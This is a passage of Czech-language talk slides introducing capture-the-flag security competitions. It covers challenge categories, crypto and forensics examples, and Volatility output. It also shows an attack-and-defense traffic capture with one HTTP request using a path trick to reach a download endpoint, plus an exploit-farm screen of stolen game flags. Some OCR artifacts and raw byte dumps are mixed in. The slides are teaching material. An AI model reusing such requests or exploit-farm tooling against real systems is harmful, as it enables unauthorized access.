x11w\xb7\xc3\xcf\x95\x9c\x80\x17\xd6<\xa0\xce\xad\xde_\xf6<\r\'\xd1;a\\\xe9\xf 3`F Your flag is: f?\xf5 xc6V\xc5\xa5\x91\xb37j\x04(\xa
```

```python
f = enc(flag, q)
print(f)
```

Jak přijdeme na n?

```
In [176]: len(b'>\xfd\xd5E\xa3\x88\xbe\x90_{#\x0e\xb1\x84\xb4\x19\x95\xd4\xc0l\xbc\xa8\xf3\xa6H\xf3\xd8\xcbR\x1c_
     ...: \xa3\xeb\x17+\x88;!*\x99\xfccO,Q\xba\x82\x0f\x92\x98IC%7s\xaf\xd2\x9aDh@,$X(\xd0\xfa\xe1\x18\x14\xf2\x9
     ...: f\xdc\x05jn\x98\x92\x14a\x8ff\x80\xbf\xea\x92D\x8f~\xfd\x00\x8b\xc6\xc2x\x83\x16#CSX/\xecF\xad\x8c\n%"5
     ...: \xfd\x0fP\\@UF\x13\x08\xfc\xff,J=\xca\xee?\x82\x8b\x1a\xaf\xed\xcf\xcd\xcc\x96\x1cp\x05;G\x9c\xc3\xc0\x
     ...: c2qd\x83\x11v\xbb\x93\xd2\x83\x8b\x90R\xc7&\xa0\xd8\xa9\xd4\x1c\xfbu\x1d1\xc3tqU\xa6\xf9n\x01')
Out[176]: 176

In [177]: 176/16
Out[177]: 11.0
```


n = 11 + 1 = 12


Hotovo :)

```
sijisu@ThinkSUSE ~/hxx/kybersoutez/icsc/2021/challs/quals2/leaksomesecrets $ py server_cracker_demo.py
b'Ehrsam, Meyer, Smith and Tuchman invented the cipher block chaining (CBC) mode of operation in 1976. In CBC mode
, each block of plaintext is XORed with the previous ciphertext block before being encrypted. This way, each ciphe
rtext block depends on all plaintext blocks processed up to that point. To make each message unique, an initializa
tion vector must be used in the first block. Your flag is: flag{FLAGHERE}\x00\x00\x00'
```

crypto - bring it on

- asymetrické šifrování
  - RSA slabé klíče
    - sdílená prvočísla, moc daleko od sebe…
- symetrické šifrování
  - hrátky s AES
  - padding oracle
- historické exkurzy
- špatné implementace
- “guess the paper”
- “implement the paper”
- další matematické věci
  - řešení lineárních rovnic na $\mathbb{Z}_2$ pro bypass validace firmwaru
- cryptohack.org





forensics - good first challenge

- máme obraz disku Android telefonu
- víme, že vlajka je schovaná ve zprávě v aplikaci WhatsApp

Kde a jak WhatsApp uchovává zprávy?

Forensic Analysis of WhatsApp Messenger on Android Smartphones

Cosimo Anglano
DiSIT - Computer Science Institute,
Universitá del Piemonte Orientale, Alessandria (Italy)
email:cosimo.anglano@uniupo.it

forensics - bring it on


- obrazy disků
  - namountovat a vidět :)
- obrazy paměti RAM
  - co se na počítači dělo v době záchytu?
  - hodně zajímavé jsou úlohy, kde vám nástroje nepomůžou
- analýza síťového provozu
  - odkud, kam a co se přenášelo

tools: Wireshark, Autopsy, Volatility

```
sijisu@ThinkSUSE ~/hxx/CTFs/uaCTF $ vol.py -f ./memories imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/sijisu/hxx/CTFs/uaCTF/memories)
                      PAE type : No PAE
                           DTB : 0x39000L
                          KDBG : 0x8054cde0L
          Number of Processors : 1
     Image Type (Service Pack) : 3
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2022-07-08 05:10:47 UTC+0000
     Image local date and time : 2022-07-08 14:40:47 +0930
```

misc


- všehochuť
  - včetně algoritmizačních úloh jako v KSP :)
- od procházení bludiště, luštění regexových křížovek po plánování trajektorie satelitu a neutralizaci bomby
- někdy to je až trochu moc… misc




```
$$bd9a4801dbe306ae$wait$6bfa21a4$$
BOMB ok wait T-128971s
d$$f7bb54de2258ea13$wait$8c07471e$$
BOMB ok wait T-128968s
E
RR fail valid
d
ERR fail valid

ERR fail valid
$$b00bf5f4717ad4f7$wait$f0a1906d$$
BOMB ok wait T-128965s

ERR fail valid
$$ad83b8deacd006bf$wait
E$RR9 faaidl 2va1li9d
3e$$
ERR fail valid
$$748478c437a4bca7$wait$e109cdaa$$
BOMB ok wait T-128959s
```

CTF kategorie


- web
- pwn
- rev
- crypto
- forensics
- misc
- někdy ještě
  - hardware
  - mobile
  - pentest
  - osint



Okay, I’m sold. A teď kde si můžu zahrát?

- co právě běží za CTFka: ctftime.org
- v českých končinách
  - TheCatch - organizováno CESNETem
  - KyberSoutěž
    - pro lidi mezi 12-26 lety
    - některé úlohy nejsou úplně… v duchu věci
    - dá se kvalifikovat na ECSC a lidi jsou super
  - z KyberSoutěže vznikl i tým se kterým občas o víkendech hrajeme
    - pokud byste někdo chtěli zkusit, ozvěte se :)

Attack & Defense CTFka



regex | Trademark | from | to | Last 5 ticks | Current: 4501

Close filters

Copy as pwntools

Intersection filter

FLAG-IN FLAG-OUT BLOCKED SURICATA ENEMY
RCE MEME SQLI PHP-RCE PATH TRAVERSAL
AUTH PATH TRAVERAL CRYPTO PHP-LFI SSRF
INJECTION BOF STARRED

Trademark:5000 09:16:05.852 28ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.656 29ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.462 27ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.267 28ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:05.074 28ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.877 29ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.682 28ms FLAG-OUT SURICATA ENEMY
Trademark:5000 09:16:04.482 28ms

Suricata
Message:**ICC - Modern Firefox UA observed**
Rule ID:**1500006**
Action taken:**allowed**

Meta
Source:
/traffic/capture-2022-06-16_07:14:39.pcap
Tags:
[flag-out, suricata, enemy]
Source - Target:
10.254.0.1:**45204** - 10.60.4.1:**5000**

09:16:04:877 0ms Plain

```
POST /api/products/11/download?/api/login HTTP/
Host: 10.60.4.1:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x8
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencode
Content-Length: 0
```

09:16:04:906 29ms Plain

Destructive Farm - Server

farm.kolambda.com:5000

Destructive Farm

Show Flags

Sploit: All | Team: All | Flag (substring, case-insensitive)
Since (UTC+05): yyyy-mm-dd hh:mm | Until (UTC+05): yyyy-mm-dd hh:mm | Status: All | Checksystem response
Show

Add Flags Manually

Text with flags (flag format: [A-Z0-9]{31}=)
Send

Found 8432 flags

1 2 3 4 »

Sploit	Team	Flag	Time	Status	Checksystem Response
spl_nodbrary_simple.py	c00kies@venice	8MN5ZIM7EYIWRQYQVX1NCQRL0ZHK5ZV=	2018-04-15 21:00:21	REJECTED	Denied: invalid flag
spl_lifesim_fast_50.py	SiBears	74O107CNV8JVUV5J3DAT86C2213F581=	2018-04-15 21:00:20	ACCEPTED	Accepted. 17.2257363706221 flag points

A jsou k tomu nějaké kuchařky?

- LiveOverflow na YouTube
- writeupy a blogposty
- různé tematické weby: portswigger, nightmare…
- picoCTF
- Kybersoutěž :D

Event	Task	Tags	Author
ImaginaryCTF 2022	Living Without Expectations	crypto lattice	slashbac
ImaginaryCTF 2022	Secure Encoding: Base64	geneticalgorithm crypto substitution	slashbac
ImaginaryCTF 2022	Poker	mt19937 crypto	slashbac
SECCON CTF 2022 Quals	janken vs kurenaif	mt19937 random crypto	/bad
SECCON CTF 2022 Quals	witches_symmetric_exam	aes-gcm aes-ofb aes crypto padding-oracle	/bad
SECCON CTF 2022 Quals	insufficient	crypto lattice	/bad
SECCON CTF 2022 Quals	this_is_not_lsb	lattice binary-search crypto rsa	/bad
SECCON CTF 2022 Quals	BBB	polynomial hastad crypto rsa	/bad
SECCON CTF 2022 Quals	pqpq	crypto rsa	/bad

Můj původní plán byl pro vás krátké CTF připravit, ale…

Matfyz hits hard and stuff…

tak pardon :(

Děkuji za pozornost!

Diskuze

Zdroje ukázkových úloh:

- vlastní výroba - web, rev
- picoCTF - pwn
- ICC Team Europe Quals by ENISA - crypto

Přehledová tabulka na závěr

	KSP	CTFka
Má úlohy	✅	✅
Za úlohy získáváme body	✅	✅
Je to zábava a něco se naučíme	✅	✅
Má hrocha	✅	většinou ne
Má vlajky	❌	✅
Je zdravé řešit místo spánku	❌	❌
Ale stejně to budete dělat…	✅	✅